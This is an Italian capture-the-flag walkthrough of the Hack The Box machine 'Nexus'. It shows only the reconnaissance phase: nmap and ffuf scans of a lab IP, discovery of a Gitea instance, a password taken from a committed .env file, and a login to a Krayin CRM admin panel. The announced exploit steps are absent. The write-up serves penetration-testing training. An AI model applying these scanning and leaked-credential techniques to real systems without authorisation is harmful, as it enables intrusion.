 wingleszy/htb-nexus-walkthrough
Write-up della macchina Nexus (HTB). Catena di attacchi: fuga di dati nella cronologia Git → RCE su Krayin CRM (CVE-2026-38526) → escalation dei privilegi tramite Git internals e binario SUID. Analisi dettagliata dei vettori di attacco con illustrazioni.

Nome: Nexus
Difficoltà: Easy
OS: Linux (Ubuntu)
Data di completamento: 23 settembre 2026
Ci connettiamo alla VPN e avviamo la scansione delle porte:
Openvpn <percorso del file di configurazione .ovpn>
Dovrebbe apparire il messaggio "Initialization Sequence Completed"
Verifichiamo le porte aperte con nmap nmap -sC -sV -Pn 10.129.101.185

Sono aperte solo due porte:
22/tcp — OpenSSH 9.6p1 Ubuntu

80/tcp — nginx 1.24.0 (redirect a http://nexus.htb/)

Aggiungiamo il dominio in /etc/hosts:

Sulla pagina principale vediamo il sito di un'azienda energetica. Nella sezione carriere (/careers) troviamo l'email del manager: [email protected]

Usiamo ffuf per cercare gli host virtuali:
ffuf -u http://nexus.htb -H "Host: FUZZ.nexus.htb" \
     -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt \
     -mc 200

Troviamo il sottodominio: git.nexus.htb

Lo aggiungiamo a hosts e accediamo all'indirizzo. Lì è distribuito il servizio Gitea
Esaminiamo i repository pubblici. In admin/krayin-docker-setup troviamo un commit con il file `.env

Nel file troviamo:
N27xh!!2ucY04billing.nexus.htb

Aggiungiamo billing.nexus.htb a hosts. Su questo sottodominio è in esecuzione Krayin CRM v2.2.0
Utilizziamo i dati trovati:

Dopo aver effettuato con successo l'accesso al pannello di amministrazione possiamo notare la versione Krayin 2.2.0

